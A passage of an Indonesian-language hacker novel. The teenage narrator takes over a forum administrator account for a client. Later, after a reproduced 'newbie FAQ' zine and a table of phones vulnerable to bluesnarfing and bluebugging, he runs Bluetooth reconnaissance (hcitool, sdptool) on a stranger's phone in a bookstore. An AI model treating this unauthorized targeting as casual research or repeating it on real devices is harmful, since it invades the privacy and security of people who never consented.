


Setelah itu, aku tinggal menyimpannya dengan menekan tombol *save*, selanjutnya menutup browser dan menjalankannya kembali untuk mengakses forum *mon3yforcod3.com*, dan sim salabim... jadikanlah aku sebagai administrator ! Dan ternyata benar forum ini belum di update ! aku-pun menjadi administrator ! (berapa banyak router yang tidak di ganti default passwordnya , atau aku hanya beruntung ?)



Dengan mudah aku dapat masuk ke forum sebagai administrator dan dapat mem-browsing room dan topik yang hanya boleh di lihat oleh administrator dan membaca topik yang diperlukan oleh Tn.nakula yang ternyata berisi informasi login ke tempat tertentu, sesuai kesepakatan aku langsung mengcapture tampilannya lalu pergi secepatnya, kira-kira 5 menit disana, untuk menjadi sang administrator.

Gambar tersebut pula yang aku attachkan keemail balasanku



Setelah yakin email telah terkirim dengan sempurna maka akupun bergegas membereskan USB diskku, menghapus data-data di firefox, dan bersiap untuk meninggalkan warnet, sebelumnya aku terpaksa menekan tombol restart agar mesin restart dan deep freeze melaksanakan tugasnya. Aku tidak yakin bahwa operator warnet ini akan merestart PC setelah aku menggunakannya. Setelah menuju meja kasir untuk membayar pemakaian internetku, lalu akupun bergegas pulang.



WHOAMI?



Namaku Arik !

Namaku Arik, lengkapnya Arik Wiraraja. Saat ini umurku 16 tahun dan aku masih duduk di smu kelas 2 di sebuah sekolah menengah kejuruan. Adapun *Handle name* atau *nick* yang aku gunakan adalah indi60. Terkadang, kita membutuhkan identitas baru di dunia maya dan indigo aku pilih karena merupakan sebutan untuk anak-anak yang diyakini memiliki indera ke-enam, setidaknya itulah yang aku ketahui mengenai nickname yang aku gunakan.

Aku merupakan anak terakhir (bungsu) dari tiga bersaudara, dan hanya aku seoranglah anak laki-laki di keluargaku, sehingga teman-teman terkadang menganggap aku sangat dimanja, padahal tidak.

Aku sudah mengenal komputer sejak sekolah dasar, karena di sekolah dasar tersebut terdapat mata pelajaran komputer, walaupun hanya merupakan mata pelajaran tambahan diluar jam sekolah. Pelajaran ini semakin aku sukai sejak ayah membelikanku komputer sewaktu aku duduk di kelas tiga, sekolah dasar.

Ada satu kejadian lucu disaat aku duduk di sekolah dasar, aku hanya menghabiskan waktu 5 tahun untuk menamatkan sekolah dasar dikarenakan sewaktu duduk di kelas 5 aku mengikuti ujian nasional dan mendapatkan hasil yang sangat memuaskan (nilai yang aku dapatkan merupakan nilai terbaik di sekolah tahun itu).

Sekarang aku adalah seorang remaja (aku benci kalo orang-orang menyebut aku ABG) yang memiliki satu komunitas yang cukup dipandang di dunia maya yaitu omega. Komunitas ini aku buat saat aku masih duduk di kelas 2 SMP dengan alasan ingin semakin memperdalam ilmu komputer yang aku miliki, omega saat ini memiliki 5 orang staff yang tersebar di Indonesia. Ketertarikanku pada komputer khususnya pada keamanan komputer dan jaringan memberikan banyak pengalaman hidup, teman dan ilmu baru yang membuka wawasanku.

Hal pertama yang membuat aku sangat tertarik dengan komputer adalah game (apalagi?). Aku mengenal game sejak mulai menggunakan sistem operasi MSDOS yang dijalankan dari disk 5 ¼ inch . Aku rasa kedua hal tersebut sudah sangat jarang terlihat, bahkan anak-anak sekarang pun tidak menemuinya lagi. Aku pertama kali mengenal pemrograman adalah pemrograman batch pada DOS.

Beberapa game yang aku mainkan diantaranya adalah "mario bross", "lotus", dan beberapa game sistem operasi MSDOS lainnya yang masih bisa di jalankan dari floppy disk



game lotus

Sejak berkenalan dengan sistem operasi windows, maka hal yang menyita sebagian besar waktuku adalah virus komputer. Aku sangat tertarik dengan virus. Sejak saat itu aku mulai mempelajari pemrograman assembler, aku juga berhasil membuat *virus boot sector* pertama yang sangat sederhana tetapi cukup merepotkan instruktur lab komputer di sekolahku dulu.

Pertama kalinya terlibat langsung di dunia maya adalah saat aku berumur 11 tahun, kala itu aku masih duduk di kelas 5 sekolah dasar, seingatku waktu itu sangat ramai di bicarakan tentang Y2K, tetapi saat itu aku masih tidak terlalu mengerti tentang hal itu.

Pertama kalinya aku berkenalan dengan banyak teman yang tidak aku kenal, kebanyakan hanya bertukar cerita tentang game. Ayah sangat sering mendampingiku saat aku bertukar game dan berdiskusi dengan teman-temanku, kala itu koneksi internet yang aku gunakan sangatlah lambat, dengan menggunakan modem 28k US Robotic yang di hubungkan ke salah satu penyedia layanan internet melalui jalur telepon yang kala itu masih satu-satunya.




gambar Modem US Robotic

Saat aku smp aku mulai bergabung di forum-forum diskusi yang membahas masalah virus dan networking, sejak saat itu pula aku berkenalan dengan sistem operasi GNU/linux berdistribusi redhat dengan versi rilis 7.1. Saat itulah kata-kata hacker mulai mengisi setiap hari aku tersambung ke internet.

Untungnya referensi yang pertama aku temukan adalah artikel "*How To become A hacker*" karya Eric.s.raymond. Dan artikel inilah yang akhirnya mengantarkanku menjadi seperti saat ini. Ada sebuah artikel lagi yang di buat oleh y3dips, yang aku rasa bisa menjadi acuan bagi para pemula untuk memulai.

Dengan judul FAQFN (*Frequently Asked Question for Newbie*) v1.0. dan umumnya salah satu hal yang membuat kita tidak berhasil adalah

karena kemalasan kita untuk membaca.



.OR.ID

ECHO-ZINE RELEASE
08

Author: y3dips || y3dips@echo.or.id
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

==== F.A.Q for NEWBIES Version 1.0 ===

Intr0

Tulisan ini aku buat karena aku menyadari susahny menjadi newbie , newbie yang nanya kesana kemari dengan harapan dapet jawaban yang jelas, tetapi malah di kerjain, di isengin bahkan di boongin, lebih parahny lagi kalo cuma di ajarin cara instan, trust me ? bisa deface 1,2, 4, ... 1000 sites tidak menjadikan kamu hacker !!! pengen terkenal ? yupe kamu berhasil !! (mohon maaf juga , jika semua yang baca bilang kalo aku munafik,aku akuin kl aku juga pernah mendeface,but tidak ada kata terlambat untuk menyadarinya)

Stop! jangan salah menyangka dan menuduh kalo aku sudah lebih hebat dari teman2, dan merasa sok hebat untuk meng-gurui teman2, TIDAK! ini hanyalah apresiasi terhadap usaha teman-teman yang mau belajar dan terus terang artikel inipun secara garis besar meniru artikel "HOW TO BECOME A HACKER" oleh kang "eric S R " dan telah menyalin ulang beberapa poin penting dari artikel berlisensi GPL tsb.

Artikel inipun telah di bubuhi tambalan2 dari beberapa pertanyaan yang sering di temui. Adapun yang aku coba lakukan adalah hanya coba mendokumentasikannya disini dengan harapan jika ada yang memerlukannya dapat dengan mudah me-refer ke artikel ini.

Soal Version 1.0 , aku sengaja menambahkan versi agar artikel ini tidak baku, artinya bisa di perbaiki , dihapus, di edit, di sempurnakan sesuai dengan masukan dari semua teman2 dan perkembangan yang terjadi nantinya .

[F.A.Q]

[0] T : Tolong Jelaskan Apa Itu Hacker ?

J : Hacker adalah: Seseorang yang tertarik untuk mengetahui secara mendalam mengenai kerja suatu system, komputer, atau jaringan komputer."

[1] T : Maukah Anda mengajarkan saya cara hacking?

J : Hacking adalah sikap dan kemampuan yang pada dasarnya harus dipelajari sendiri. Anda akan menyadari bahwa meskipun para hacker sejati bersedia membantu, mereka tidak akan menghargai Anda jika Anda minta disuapi segala hal yang mereka ketahui Pelajari dulu sedikit hal. Tunjukkan bahwa Anda telah berusaha, bahwa Anda mampu belajar mandiri. Barulah ajukan pertanyaan-pertanyaan spesifik pada hacker yang Anda jumpai.

Jika toh Anda mengirim email pada seorang hacker untuk meminta nasihat, ketahuilah dahulu dua hal. Pertama, kami telah menemukan bahwa orang-orang yang malas dan sembrono dalam menulis biasanya terlalu malas dan sembrono dalam berpikir sehingga tidak cocok menjadi hacker -- karena itu usahakanlah mengeja dengan benar, dan gunakan tata bahasa dan tanda baca yang baik, atau Anda tidak akan diacuhkan.

Kedua, jangan berani-berani meminta agar jawaban dikirim ke alamat email lain yang berbeda dari alamat tempat Anda mengirim email; kami menemukan orang-orang ini biasanya pencuri yang memakai account curian, dan kami tidak berminat menghargai pencuri

T : Kalau begitu arahkan saya?

J : Baiklah , kamu harus belajar !!

T : Apa yang harus di pelajari ?

J : Networking (jaringan), Programing, Sistem Operasi, Internet

T : wow, apa gak terlalu banyak tuh ?

J : Tidak, Semua itu tidak harus kamu kuasai dalam waktu cepat,basicnya yang penting. Ingat semua itu perlu proses!

T : Networking saya mulai dari mana ?

J : Pengetahuan dasar jaringan (konsep TCP/IP) , komponen dasar jaringan, topologi jaringan, terlalu banyak artikel yang dapat kamu baca dan buku yang bertebaran di toko toko buku,

atau kamu bisa mencoba berkunjung kesitus ilmukomputer.com

T : Untuk programing ?

J : Mungkin yang terpenting adalah 'logika' pemrograman , jadi lebih kearah pemanfaatan logika , ada baiknya belajar algoritma, pengenalan flowchart atau bagan alur untuk melatih logika (teoritis) serta untuk prakteknya sangat disarankan belajar pemrograman yang masih menomer satuan logika/murni

T : Kalau begitu bahasa pemrograman apa yang harus saya pelajari awalnya?

J : Bahasa Pemrograman apapun sebenarnya sama baik, tetapi ada baiknya belajar bahasa seperti C , Perl , Python, Pascal, C++ , bukan berarti menjelek-jelekkan visual programing (nanti kamu akan tau bedanya)
(*ini murni pengalaman pribadi)

[3] T : Bagaimana saya harus memulai programing ?

J : Kumpulkan semua dokumentasi, manual, how to, FAQ, buku, dan contoh contoh dari bahasa pemrograman yang akan Anda pelajari , Cari dan install software yang dibutuhkan oleh bahasa tersebut (Sesuai dokumentasi) , cobalah memprogram walaupun program yang simple, dan kamu tidak di "haramkan" untuk mengetik ulang program contoh dengan harapan kamu akan lebih mengerti dibandingkan kamu hanya membaca saja, cari guru, teman atau komunitas yang bisa diajak bekerja sama dalam mempelajari bahasa tersebut (gabung dimilis, forum khusus bahasa tsb), sisanya tergantung seberapa besar usaha kamu. jangan mudah menyerah apalagi sampai putus asa.

[1] T : Apakah Visual Basic atau Delphi bahasa permulaan yang bagus?

J : Tidak, karena mereka tidak portabel. Belum ada implementasi open-source dari bahasa-bahasa ini, jadi Anda akan terkurung di platform yang dipilih oleh vendor.
Menerima situasi monopoli seperti itu bukanlah cara hacker.

[1] T : Apakah matematika saya harus bagus untuk menjadi hacker?

J : Tidak. Meskipun Anda perlu dapat berpikir logis dan mengikuti rantai pemikiran eksak, hacking hanya menggunakan sedikit sekali matematika formal atau aritmetika.

Anda terutama tidak perlu kalkulus atau analisis (kita serahkan itu kepada para insinyur elektro :-)). Sejumlah dasar di matematika finit (termasuk aljabar Bool, teori himpunan hingga, kombinasi, dan teori graph) berguna.

T : Tentang pemrograman Web , apakah harus ?

J : Yupe, dikarenakan Internet adalah dunia kamu nantinya

T : Bahasa pemrograman web apa yang sebaiknya dipelajari untuk pemula ?

J : Mungkin kamu bisa mencoba HTML, dilanjutkan ke PHP yang akan membuat kamu lebih familiar ke programing secara penuh

T : Tentang Sistem Operasi , kenapa harus ?

J : Penguasaan terhadap suatu operating system adalah sangat penting, kenapa ?
karena itulah lingkungan kamu nantinya , perdalami cara kerja suatu operating system , kenali dan akrabkan diri :)

T : Sebaiknya, Operating system apa yang saya perdalami?

J : mungkin kamu bisa coba linux atau BSD , selain mereka free, dukungan komunitas juga sangat banyak sehingga kamu tidak akan di tinggal sendirian jika menemukan masalah, dan pula kemungkinan kamu untuk dapat berkembang sangatlah besar dikarenakan sifat "open source"

T : Untuk pemula seperti saya , apa yang harus saya gunakan ?

J : Sebaiknya jika kamu benar benar pemula, kamu bisa gunakan linux , karena baik sistem installasinya dan Graphical User Interfacenya lebih memudahkan kamu

T : Distro apa yang sebaiknya saya gunakan dan mudah untuk pemula

J : Kamu bisa mencoba Mandrake (disarankan oleh beberapa ahli yang pernah diajak diskusi) , tetapi kamu bisa memilih sesukamu, meskipun aku memulainya juga dengan mandrake tetapi aku lebih comfort dengan redhat.

T : Kalau tidak bisa Menginstall linux apakah jalan saya sudah tertutup?

J : Kamu bisa mencoba menginstall vmware , cygwin atau kamu bisa menyewa shell

T : Dimana Saya bisa mendapatkan programn program tersebut

J : berhentilah bertanya , dan arahkan browser kamu ke search engine , terlalu banyak situs penyedia jasa yang dapat membantu kamu

T : Apakah saya Harus memiliki komputer ?

Y : IYA! , kecuali kalo kamu sudah dapat berinteraksi lebih lama dengan komputer meskipun itu bukan milik kamu, tetapi sangat baik jika memilikinya sendiri karena :

pertama : Ide yang timbul bisa setiap saat, baik programing,

riset dsb, jadi ada baiknya kamu memilikinya agar dapat langsung menyalurkan semua ide dan pemikiran kamu

Kedua : menggunakan PC sendiri membuat kamu merasa bebas untuk bereksplorasi dan mencoba tanpa takut merusak dsb

T : Hardware apa yang saya butuhkan ?

Y : Mengingat harga komputer sudah relatif "murah" (mohon maaf buat yang masih belum mampu membelinya) , kamu bisa sesuaikan spesifikasinya untuk kamu gunakan

T : Internet , apakah saya harus terkoneksi ke internet?

Y : Terkadang itu perlu, tetapi jangan terlalu memaksakan , kamu memang perlu terhubung ke internet untuk mendownload modul, bacaan, update informasi, tetapi jangan jadikan penghalang jika kamu tidak bisa terkoneksi secara periodik, jadilah kreatif

[1] T : Berapa lama waktu yang saya butuhkan?

J : Masalah waktu itu relatif, Bergantung seberapa besar bakat dan usaha Anda. Kebanyakan orang memperoleh keahlian yang cukup dalam delapan belas bulan atau dua tahun, jika mereka berkonsentrasi. Tapi jangan pikir setelah itu selesai; jika Anda hacker sejati, Anda akan menghabiskan sisa waktu belajar dan menyempurnakan keahlian.

T : Apakah tidak bisa yang Instan ? misal Tinggal gunain tool tertentu ?

J : Hum, kamu mo jadi hacker atau cuma pemakai tools ?, kalau menggunakan tools semua orang juga bisa!!

[1] T : Bagaimana cara mendapatkan password account orang lain?

J : Ini cracking. Pergi sana, bodoh.

[1] T : Bagaimana cara menembus/membaca/memonitor email orang lain?

J : Ini cracking. Jauh-jauh sana, goblok

[0] T : Cracker ? apa itu ?

J : Cracker adalah individu yang mencoba masuk ke dalam suatu sistem komputer tanpa izin (authorisasi), individu ini biasanya berniat jahat/buruk, sebagai kebalikan dari 'hacker', dan biasanya mencari keuntungan dalam memasuki suatu sistem

[1] T : Saya dicrack. Maukah Anda menolong saya mencegah serangan

berikutnya?

J : Tidak. Setiap kali saya ditanya pertanyaan di atas sejauh ini, ternyata penanyaanya seseorang yang menggunakan Microsoft Windows. Tidak mungkin secara efektif melindungi sistem Windows dari serangan crack; kode dan arsitektur Windows terlalu banyak mengandung cacat, sehingga berusaha mengamankan Windows seperti berusaha menyelamatkan kapal yang bocor dengan saringan. Satu-satunya cara pencegahan yang andal adalah berpindah ke Linux atau sistem operasi lain yang setidaknya dirancang untuk keamanan.

T : Apakah saya perlu komunitas ?

J : YUPE , komunitas sangat kamu perlukan, apalagi jika kamu memilih untuk berkecimpung di dunia opensource, banyak milis yang bisa kamu ikuti, sebaiknya ikuti milis yang spesifik sesuai dengan yang kamu gunakan.(misal linux, sesuai distro)

T : Apakah termasuk milis sekuriti ?

J : iyah ! cobalah bugtraq@securityfocus.com

ReFerensi :

- [0]. *RFC1392,Internet User Glossary
- [1]. How to Become A Hacker - Eric S Raymond
Terjemahan Indonesia dari How To Become A Hacker - Steven Haryanto
- [2]. Ezine at <http://ezine.echo.or.id>
- [3]. Milis Newbie_hacker@yahooogroups.com
- [4]. #e-c-h-o room @t DALNET
. Pendapat pribadi , hasil diskusi, MILis lain , forum, Chatting

*greetz to:

[echostaff : moby, comex, the_Day, z3r0byt3, K-159, c-a-s-e, S'to] {ISICteam : yudhax, anton, balai_melayu, wisnu, biatch-X },anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o , #aikmel

kiriskan kritik && saran ke y3dips[at]echo.or.id

0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004

Artikel ini aku rasa cukup membantu bagi para pemula khususnya, dan aku sangat setuju dengan y3dips pada beberapa bagian yang

terdapat dalam artikel tersebut.

Aku sampai saat ini tidak pernah peduli dengan pandangan orang tentang apa itu hacker, juga propaganda media yang berlebihan, yang aku tahu adalah semangat untuk berbagi, karena aku rasa hanya hal itulah yang bisa membuat kita semua bangkit lebih cepat. Bayangkan jika semua orang hebat menutup dirinya dan tidak mau berbagi, hanya dengan anggapan takut akan akibat yang di timbulkan dari ilmu tersebut, maka aku rasa makin tertinggalah kita.

Saat ini aku bersama teman-teman dari omega tetap membagi semua ilmu yang kami miliki, memberikan informasi mengenai celah keamanan yang kami temukan, dengan harapan celah tersebut tidak akan menimbulkan dampak yang lebih besar lagi, walau mungkin bagi sebagian orang menganggap kami hanya ingin mencari publisitas. Kami hanya berfikir jika kelemahan itu di sembunyikan dan ternyata di manfaatkan secara tidak bertanggung jawab, maka efek yang mungkin ditimbulkan akan lebih besar dan berbahaya.





KUASAI HANDPHONE



Berlibur dengan bluetooth

Sehabis bermain bola di lapangan pagi tadi badanku terasa letih sekali. Wajar saja, sudah lama aku tidak berolahraga, apalagi sejak mengerjakan proyek sistem informasi perpustakaan untuk salah satu universitas di Jakarta.

Saat melihat handphoneku yang tergeletak dimeja belajar, ternyata aku menerima sebuah pesan. SMS itu ternyata dari mr.nakula yang mengucapkan terima kasih, serta memberitahukan bahwa *Access Point* yang aku pesan telah terkirim ke kantor pos di Bogor. Karena aku masih malas untuk kemana-mana hari ini, maka aku memutuskan untuk tidak mengambil *Access Point* tersebut.

Setelah menghabiskan 1 botol air mineral berukuran sedang, aku merasa cukup segar kembali, kak Rani dan kak Giska sedang berlibur kerumah nenek, (maklum sekarang waktunya liburan untuk anak kuliah) sudah hampir 2 minggu lebih mereka pergi berlibur. Kamarku terlihat masih sangat berantakan, buku-buku dan majalah masih berserakan di lantai, akibat semalaman aku sibuk mencari referensi tentang "*Bluetooth hacking*".

Hari ini rencananya aku ingin melakukan penelitian tentang keamanan *bluetooth*, dan beruntung semalam aku menemukan referensi yang sangat bagus, aku menemukannya dari tumpukan ezine salah satu komunitas hacker Indonesia yang telah terbit sebanyak 17 issue sampai saat ini. Aku telah mencetak artikel tersebut, karena lebih mudah untuk membacanya dalam bentuk hard copy.

Artikel tersebut berjudul *bluetooth [in]security*, terdiri dari 8 halaman berisi POC (*proof of concept*; pembuktian) dalam melakukan penetrasi ke sebuah handphone dengan *Bluetooth hacking*, artikel ini ditulis oleh y3dips, pada issue ke 15.

Bluetooth adalah teknologi pengganti kabel, yang digunakan untuk pertukaran data antar berbagai jenis peralatan. Cukup banyak referensi yang bisa dijadikan acuan, dan aku sudah mengumpulkan beberapa dokumentasi, tools, serta laporan celah keamanan di dalam USB pen-drive berukuran 1GB yang dibeli ayah sebagai hadiah ulang tahunku yang ke-16 di bulan maret kemarin.

Sambil tak lupa menyalakan kipas angin yang terletak di dekat pintu agar keringatku yang masih bercucuran segera mengering, kuhampiri komputerku yang ternyata masih menyala dari semalam, sementara laptopku sudah dalam keadaan standby. Seingatku, aku tertidur setelah membolak balik tumpukan arsip tentang *Bluetooth* yang sudah aku kumpulkan tersebut.

Kubongkar saja tasku untuk mengeluarkan hadiah yang kudapatkan dari mr.nakula, sebuah "*Bluetooth Class 1 USB Dongle (v 2.0 + EDR)*" yang memiliki jangkauan 100m. Aku sebelumnya pernah memiliki *dongle Bluetooth*, tetapi hanya memiliki jangkauan 10 meter (sebenarnya milik kak Giska, tapi karena dia tidak bisa memakainya dan selalu akulah yang mentransferkan file ke handphonenya, sehingga akulah yang memegangnya) dan sekarang, barangnyapun telah rusak.



Tak sabar untuk segera memulai riset ini, maka aku membooting ulang komputerku ke sistem operasi ubuntu 7.04 yang baru selesai aku update kemarin malam. Selanjutnya adalah melihat apakah *USB Bluetooth dongle* tersebut di kenali oleh sistem operasi, karena jika tidak, maka kita harus mengenalkannya (hehehehe), tentu saja dengan menginstall drivernya. Untuk sistem operasi ubuntu kita dapat melihatnya dengan mengetikkan perintah "lsusb"

```
indi60@heaven:~$ lsusb
Bus 003 Device 001: ID 0000:0000
Bus 002 Device 001: ID 0000:0000
Bus 001 Device 004: ID 0a12:0001 Cambridge Silicon Radio, Ltd Bluetooth Dongle (HCI mode)
Bus 001 Device 003: ID 15ca:00c3
Bus 001 Device 001: ID 0000:0000
```

Ternyata peralatan ini sudah dikenali oleh *feisty* (*ubuntu 7.04*), selanjutnya adalah memastikan paket *bluez* telah terinstall (untuk versi kernel terbaru *bluez* sudah otomatis terinstall), aku hanya perlu memastikannya lagi, toh kernel yang aku gunakan adalah versi terbaru (2.6.20), caranya adalah dengan melihat output yang ditampilkan saat kernel di load menggunakan perintah “*dmesg*”

```
indi60@heaven:~$ dmesg | grep Blue
[ 50.932000] Bluetooth: Core ver 2.11
[ 50.932000] Bluetooth: HCI device and connection manager initialized
[ 50.932000] Bluetooth: HCI socket layer initialized
[ 50.980000] Bluetooth: L2CAP ver 2.8
[ 50.980000] Bluetooth: L2CAP socket layer initialized
[ 51.208000] Bluetooth: RFCOMM socket layer initialized
[ 51.208000] Bluetooth: RFCOMM TTY layer initialized
[ 51.208000] Bluetooth: RFCOMM ver 1.8
[ 149.040000] Bluetooth: HCI USB driver ver 2.9
```

akupun langsung melihat modul-modul *bluez*

```
indi60@heaven:~/pentest/bluetooth$ cat /etc/modutils/bluez
# BlueZ modules
alias net-pf-31 bluez
alias bt-proto-0 l2cap
alias bt-proto-2 sco
alias bt-proto-3 rfcomm
alias bt-proto-4 bnep
alias bt-proto-5 cmtpt
alias bt-proto-6 hidp
alias tty-ldisc-15 hci_uart
alias char-major-10-250 hci_vhci
```

setelah memastikan USB tersebut dikenali dan paket-paket pendukung (bluez) telah terinstall sempurna maka selanjutnya adalah melihat konfigurasi USB Bluetooth yang aku miliki dengan perintah "hciconfig -a hci0"

```
indi60@heaven:~$ hciconfig -a hci0
hci0:  Type: USB
       BD Address: 00:10:60:E1:F3:B5 ACL MTU: 384:8 SCO MTU: 64:8
       UP RUNNING PSCAN
       RX bytes:1226 acl:0 sco:0 events:27 errors:0
       TX bytes:347 acl:0 sco:0 commands:26 errors:0
       Features: 0xff 0xff 0x8f 0xfe 0x9b 0xf9 0x00 0x80
       Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
       Link policy: RSWITCH HOLD SNIFF PARK
       Link mode: SLAVE ACCEPT
       Name: 'tarantula-0'
       Class: 0x3e010c
       Service Classes: Networking, Rendering, Capturing, Object Transfer, Audio
       Device Class: Computer, Laptop
       HCI Ver: 2.0 (0x3) HCI Rev: 0x7a6 LMP Ver: 2.0 (0x3) LMP Subver: 0x7a6
       Manufacturer: Cambridge Silicon Radio (10)
```

Sekarang yang perlu aku lakukan adalah mencari handphone yang bisa dijadikan sebagai target. Dalam artikelnya, y3dips mengatakan jika tidak semua handphone memiliki celah *bluesnarfing* dan *bluebugging*

---// Clue

Sebagian handphone memiliki celah terserang teknik bluesnarfing ataupun bluebug saat visible (discoverable) dan sebagian lainnya non-visible (non-discoverable), sementara beberapa jenis lainnya tidak vulnerable kecuali dengan menggunakan backdoor attack dan teknik bluejacking (social engineering)

Dari hasil pencarian lebih lanjut di dokumen yang tersimpan rapi di USB disk milikku, aku mendapatkan daftar handphone yang diketahui memiliki celah *bluesnarfing* dan *bluebugging*, berdasarkan daftar dari sebuah situs milik Adam Laurie.

The devices known to be vulnerable at this time are:						
Vulnerability Matrix (* = NOT Vulnerable)						
Make	Model	Firmware Rev	BACKDOOR	SNARF when Visible	SNARF when NOT Visible	BUG
Ericsson	T68	20R1B 20R2A013 20R2B013 20R2F004 20R5C001	?	Yes	No	No
Sony Ericsson	R520m	20R2G	?	Yes	No	?
Sony Ericsson	T68i	20R1B 20R2A013 20R2B013 20R2F004 20R5C001	?	Yes	?	?
Sony Ericsson	T610	20R1A081 20R1L013 20R3C002 20R4C003 20R4D001	?	Yes	No	?
Sony Ericsson	T610	20R1A081	?	?	?	Yes
Sony Ericsson	Z1010	?	?	Yes	?	?
Sony Ericsson	Z600	20R2C007 20R2F002 20R5B001	?	Yes	?	?
Nokia	6310	04.10 04.20 4.07 4.80 5.22 5.50	?	Yes	Yes	?
Nokia	6310i	4.06 4.07 4.80 5.10 5.22 5.50 5.51	No	Yes	Yes	Yes
Nokia	7650	?	Yes	No (+)	?	No
Nokia	8910	?	?	Yes	Yes	?
Nokia	8910i	?	?	Yes	Yes	?
* Siemens	S55	?	No	No	No	No
* Siemens	SX1	?	No	No	No	No
Motorola	V800 (+)	?	No	No	No	Yes

Daftar handphone yang mempunyai celah keamanan

Daftar itu dibuat pada tahun 2004, sedangkan y3dips melakukan ujicoba pada handphone Sony Ericsson T68i pada bulan September 2006, dan handphone tersebut juga termasuk dalam daftar handphone yang memiliki celah kemananan ini.

Seingatku handphone kak Giska adalah Sony Ericsson T610, tetapi percuma saja, karena aku juga tidak mungkin bisa memakainya, karena handphone itu dibawa kak Giska yang sedang berada di rumah nenek. Wah .. wah akupun garuk-garuk kepala karena kebingungan tidak memiliki handphone yang akan dijadikan sebagai bahan ujicoba.

Target Ujicoba

Karena tidak memiliki alat yang akan digunakan maka aku pun memutuskan untuk tidak melanjutkan riset, aku lalu mengambil handuk yang tergeletak diatas kursi dan menuju ke kamar mandi untuk mandi.

Waktu menunjukkan pukul 10 saat aku akhirnya memutuskan untuk pergi ke salah satu toko buku, siapa tau ada buku yang bagus untuk di baca, pikirku. Dan aku memutuskan untuk membawa sekalian *dongle Bluetooth* tersebut bersama laptopku, dengan harapan akan menemukan target yang bisa di ujicobakan.

Setelah semua konfigurasi di laptopku telah oke, maka akupun ijin kepada ibu yang sedang sibuk memasak untuk pergi sebentar ke toko buku. Aku perlu waktu untuk dapat meyakinkan ibu bahwa aku akan pulang pada saat jam makan siang. Akhirnya ibu pun mengijinkanku untuk pergi.

Toko buku itu tidak seberapa jauh dari rumah, oleh karena itu aku sengaja membawa sepedaku untuk menuju kesana, dengan tas ransel yang berisi laptop dengan batere penuh untuk 3-4 jam dan dilengkapi USB Bluetooth yang kudapat dari mr nakula.

20 menit kemudian aku sudah sampai ke toko buku, kuparkir sepedaku di tempat yang di ijinan oleh pak satpam. Lalu aku memasuki toko buku itu. Satu hal yang membuat aku betah ke sini adalah toko buku ini tergabung dengan kafe, disini kita juga bisa menyewa buku untuk di baca di tempat. Aku biasa duduk di pojokan, yang memungkinkan aku dengan mudah melihat kejalan, sambil

menikmati burger dan orange juice kesukaanku. Sayangnya disini belum ada Hotspot untuk berinternet menggunakan wireless.

Setelah memesan burger kesukaanku (tanpa cheese) dan orange-juice, akupun menuju tempat kesukaanku yang saat ini masih kosong, Sepertinya tempat ini masih cukup sepi, hanya ada 2 orang anak kecil yang berseragam sekolah dasar (entah apa yang mereka lakukan dengan berseragam sekolah di hari minggu), 1 orang lelaki paruh baya sedang menikmati secangkir kopi sambil membaca buku berjudul "*Self-Help stuff that works*", serta seorang anak perempuan yang aku rasa seumuran denganku yang sedang sibuk membaca "*Harry Potter and The order of phoenix*", Hum seleranya sama denganku, gumamku dalam hati.

Kubongkar saja tasku dan kukeluarkan laptopku seraya memasang *USB Bluetooth dongle* kesalah satu USB slotnya. Kunyalakan laptopku dan kupilih *ubuntu* sebagai system operasi (aku masih menggunakan 2 buah sistem operasi, sistem operasi original milik Microsoft masih bercokol disitu sejak dari laptop ini kubeli), tidak berapa lama menunggu, aku pun membuka sebuah console, dan melakukan scanning terhadap peralatan disekitar yang menggunakan *Bluetooth* juga.

```
indi60@tarantula:~$hcitool scan
Scanning ...
    06:CA:D9:33:B6:B3      P900
    00:0A:D9:48:B6:8B      ANTI-POENYA
indi60@tarantula:~$
```

Setelah 30 detik, ternyata aku menemukan 2 buah peralatan yang menyalakan *bluetooth*-nya dengan mode *discoverable* (mengijinkan untuk dapat di temukan), aku pun tersenyum dan berharap salah satunya bisa aku ujicoba. Ya, mengingat itulah tujuanku kemari.

Peralatan pertama memiliki alamat Bluetooth : 06:CA:D9:33:B6:B3 dengan id P900, sedangkan peralatan kedua memiliki alamat *Bluetooth* 00:0A:D9:48:B6:8B dengan id ANTI-POENYA. Aku menduga bahwa keduanya adalah handphone, tetapi untuk meyakinkanku maka aku melakukan browsing terhadap service yang ada.

Aku memilih peralatan nomer dua untuk dijadikan target, karena

peralatan pertama “jika” sesuai ID nya, sudah jelas tidak akan bisa di eksploitasi. Meskipun ada kemungkinan penamaanya dimaksudkan untuk mengelabui, tetapi setelah melihat sang bapak yang tadinya sibuk membaca, kemudian menelpon menggunakan handphone P900, maka aku semakin yakin untuk menjatuhkan pilihan ke nomer dua sebagai target. Kemudian melakukan browsing ke peralatan tersebut menggunakan tools sdptool.

```
indi60@tarantula:~$ sdptool browse 00:0A:D9:48:B6:8B | grep Service\ Name
Service Name: Dial-up Networking
Service Name: Fax
Service Name: Voice gateway
Service Name: Serial Port 1
Service Name: Serial Port 2
Service Name: OBEX Object Push
Service Name: IrMC Synchronization
Service Name: Voice gateway
```

